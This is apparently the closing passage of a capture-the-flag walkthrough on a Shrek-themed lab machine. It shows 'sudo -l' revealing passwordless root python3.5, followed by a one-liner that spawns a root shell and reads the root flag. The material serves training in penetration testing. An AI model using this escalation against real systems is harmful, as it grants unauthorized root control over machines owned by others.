XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXK0OkkkkO0KXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXOo:'.            .';lkXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXKo'                        .ckXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXx,                 ........      :OXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXk.                  .............    'kXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXK;                   ...............    '0XXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXX0.          .:lol;.    .....;oxkxo:.....    oXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXX0         .oNMMMMMMMO.  ...lXMMMMMMMWO; ...   cXXXXXXXXXXXXXXX
XXXXXXXXXXXXXK.        lWMMMMMMMMMMW; ..xMMMMMMMMMMMMx....   lXXXXXXXXXXXXXX
XXXXXXXXXXXXX;        kMMMMMMMMMMMMMM..:MMMMMMMMMMMMMM0...    OXXXXXXXXXXXXX
XXXXXXXXXXXXO        oMMMMMXKXMMMMMMM:.kMMMMMMNKNMMMMMMo...   'XXXXXXXXXXXXX
XXXXXXXXXXXX,        WMMWl. :OK0MMMMMl.OMMMMo. ,OXXWMMMX...    XXXXXXXXXXXXX
XXXXXXXXXXXX        'MMM:   0MMocMMMM,.oMMMl   xMMO;MMMM...    kXXXXXXXXXXXX
XXXXXXXXXXX0        .MMM,    .. ;MMM0 ..NMM:    .. 'MMMW...    kXXXXXXXXXXXX
XXXXXXXXXXXO         XMMX'     ,NMMX  ..;WMN,     .XMMMO...    xXXXXXXXXXXXX
XXXXXXXXXXX0         .NMMMXkxkXMMMk   ...,0MMXkxkXMMMMN,...    dXXXXXXXXXXXX
XXXXXXXXXXXX          .xWMMMMMMWk.    .....c0MMMMMMMMk'....    dXXXXXXXXXXXX
XXXXXXXXXXXXl            ,colc'   .;::o:dc,..'codxdc''.....    dXXXXXXXXXXXX
XXXXXXXXXXXXX         .OOkxxdxxkOOOx ,d.:OOOOkxxxxkkOOd....    xXXXXXXXXXXXX
XXXXXXXXXXXXXd         oOOOOOOOOOOOOxOOOOOOOOOOOOOOOOO,....    OXXXXXXXXXXXX
XXXXXXXXXXXXXX.         cOOOOOOOOOOOOOOOOOOOOOOOOOOOx,.....    KXXXXXXXXXXXX
XXXXXXXXXXXXXXO          .xOOOOOOOOOOOOOOOOOOOOOOOkc.......    NXXXXXXXXXXXX
XXXXXXXXXXXXXXX;           ;kOOOOOOOOOOOOOOOOOOOkc.........   ,XXXXXXXXXXXXX
XXXXXXXXXXXXXXX0             ;kOOOOOOOOOOOOOOOd;...........   dXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX.              ,dOOOOOOOOOOdc'.............   xXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX.                 .''''..   ...............   .kXXXXXXXXXXXX
XXXXXXXXXXXXXXXXK          .;okKNWWWWNKOd:.    ..............   'kXXXXXXXXXX
```

Let's use `sudo -l` .

Great! we can run python with sudo.




```
shrek@ubuntu:~$ sudo -l
sudo -l
Matching Defaults entries for shrek on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shrek may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.5
shrek@ubuntu:~$ 
```

Now, let's open a root shell and find the root flag.

```
python3.5 -c 'import os; os.system("/bin/sh")'
```

We are root!



~~~
shrek@ubuntu:~$ sudo python3.5 -c 'import os; os.system("/bin/sh")'
sudo python3.5 -c 'import os; os.system("/bin/sh")'
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
                            ____
        ____....____''''````    |.
,'''````            ____....____; '.
| __....____''''````         .-.`'. '.
|.-.                .....    | |   '. '.
`| |        ..:::::::::::::::| |   .-;. |
 | |`'-;-::::::::::::::::::::| |,,.| |-='
 | |   | ::::::::::::::::::::| |   | |
 | |   | :::::::::::::::;;;;;| |   | |
 | |   | :::::::::;;;2KY2KY2Y| |   | |
 | |   | :::::;;Y2KY2KY2KY2KY| |   | |
 | |   | :::;Y2Y2KY2KY2KY2KY2| |   | |
 | |   | :;Y2KY2KY2KY2KY2K+++| |   | |
 | |   | |;2KY2KY2KY2++++++++| |   | |
 | |   | | ;++++++++++++++++;| |   | |
 | |   | |  ;++++++++++++++;.| |   | |
 | |   | |   :++++++++++++:  | |   | |
 | |   | |    .:++++++++;.   | |   | |
 | |   | |       .:;+:..     | |   | |
 | |   | |         ;;        | |   | |
 | |   | |      .,:+;:,.     | |   | |
 | |   | |    .::::;+::::,   | |   | |
 | |   | |   ::::::;;::::::. | |   | |
 | |   | |  ::::::::+;::::::.| |   | |
 | |   | | :::::::::;;:::::::| |   | |
 | |   | |::::::::::+::::::::| |   | |
 | |   | |::::::::::+::::::::| |   | |
 | |   | :::::::::;+++;::::::| |   | |
 | |   | :::::::;+++++;::::::| |   | |
 | |   | ::::::;+++++++;:::::| |   | |
 | |   |.:::::;+++++++++;::::| |   | |
 | | ,`':::::;+++++++++++;:::| |'"-| |-..
 | |'   ::::;+++++++++++++;::| |   '-' ,|
 | |    ::::;++++++++++++++;:| |     .' |
,;-'_   `-._===++++++++++_.-'| |   .'  .'
|    ````'''____....___-'    '_' .'  .'
'___....____           ````'''__;  ,'
            ````''''____....____|.'

invite-me: https://www.linkedin.com/in/eliastouguinho/# 
~~~